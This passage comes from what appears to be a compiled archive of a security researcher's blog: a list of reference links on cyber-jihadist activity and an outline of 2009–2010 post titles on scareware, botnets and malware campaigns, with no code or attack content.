12. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

13. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html

14. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

15. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

16. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

17. http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html

18. http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html

19. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

20. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

21. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

22. http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html

23. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

1518

24. http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html

25. http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html

26. http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html

27. *http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html*

28. *http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html*

29. *http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html*

30. *http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html*

31. *http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html*

32. *http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html*

33. *http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html*

34. *http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html*

35. *http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html*

36. *http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html*

37. *http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html*

38. *http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html*

39. *http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html*

40. http://ddanchev.blogspot.com/

41. http://twitter.com/danchodanchev

1519

Document Outline

        - *Embassy of Portugal in India Serving Malware (2009-03-25 23:08)*
        - *A Diverse Portfolio of Fake Security Software - Part Sixteen (2009-03-26 13:08)*
        - *Summarizing Zero Day's Posts for March (2009-03-31 17:54)*
        - *Diverse Portfolio of Fake Security Software - Part Seventeen (2009-03-31 17:58)*
    - *April*
        - *Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software (2009-04-01 17:38)*
        - *Inside a Zeus Crimeware Developer's To-Do List (2009-04-08 20:39)*
        - *A Diverse Portfolio of Fake Security Software - Part Eighteen (2009-04-08 21:26)*
        - *Conficker's Scareware/Fake Security Software Business Model (2009-04-14 19:55)*
        - *Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware (2009-04-15 22:26)*
        - *A Diverse Portfolio of Fake Security Software - Part Nineteen (2009-04-16 17:24)*
        - *A CCDCOE Report on the Cyber Attacks Against Georgia (2009-04-16 19:20)*
        - *Massive Blackhat SEO Campaign Serving Scareware (2009-04-22 19:57)*
        - *Spamvertised Swine Flu Domains (2009-04-28 22:27)*
        - *Massive SQL Injections Through Search Engine's Reconnaissance - Part Two (2009-04-29 14:32)*
        - *419 Scam Artists Using NYTimes.com 'Email this' Feature (2009-04-30 23:03)*
    - *May*
        - *Summarizing Zero Day's Posts for April (2009-05-01 10:05)*
        - *Dissecting a Swine Flu Black SEO Campaign (2009-05-06 16:05)*

    - *Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)*
    - *Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)*
  - *August*
    - *Summarizing Zero Day's Posts for July (2009-08-03 17:02)*
    - *Managed Polymorphic Script Obfuscation Services (2009-08-04 19:32)*
    - *Movement on the Koobface Front (2009-08-04 21:10)*
    - *Movement on the Koobface Front (2009-08-04 21:10)*
    - *Scareware Template Localized to Arabic (2009-08-05 22:07)*
    - *Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware (2009-08-06 21:29)*
    - *U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding (2009-08-10 18:53)*
    - *Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)*
    - *Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)*
    - *Movement on the Koobface Front - Part Two (2009-08-19 11:27)*
    - *Movement on the Koobface Front - Part Two (2009-08-19 11:27)*
    - *6th SMS Ransomware Variant Offered for Sale (2009-08-24 18:14)*
  - *September*
    - *Summarizing Zero Day's Posts for August (2009-09-01 15:46)*

Compromise (2010-05-04 22:56)
- *U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise (2010-05-04 22:56)*
- *From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)*
- *From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)*
- *TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)*
- *TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)*
- *Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)*
- *Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)*
- *Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns (2010-05-13 20:16)*
- *The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)*
- *The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)*
- *Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post" (2010-05-17 21:23)*
- *Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post" (2010-05-17 21:23)*
- *Inside a Commercial Chinese DIY DDoS Tool (2010-05-26 13:55)*
- *Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2010-05-28 15:29)*